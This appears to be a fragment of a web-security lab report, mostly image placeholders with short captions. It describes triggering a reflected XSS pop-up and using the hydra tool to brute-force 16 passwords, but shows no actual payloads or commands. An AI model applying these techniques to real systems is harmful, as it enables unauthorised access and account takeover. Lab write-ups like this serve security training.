
Go to xxs(Reflected) and execute scripting commands




Submit command and we can see a pop up message.
















## Authentication flaws





to know passwords we can use hydra by using hydra we found 16 passwords and successfully tested vulnerabilities .

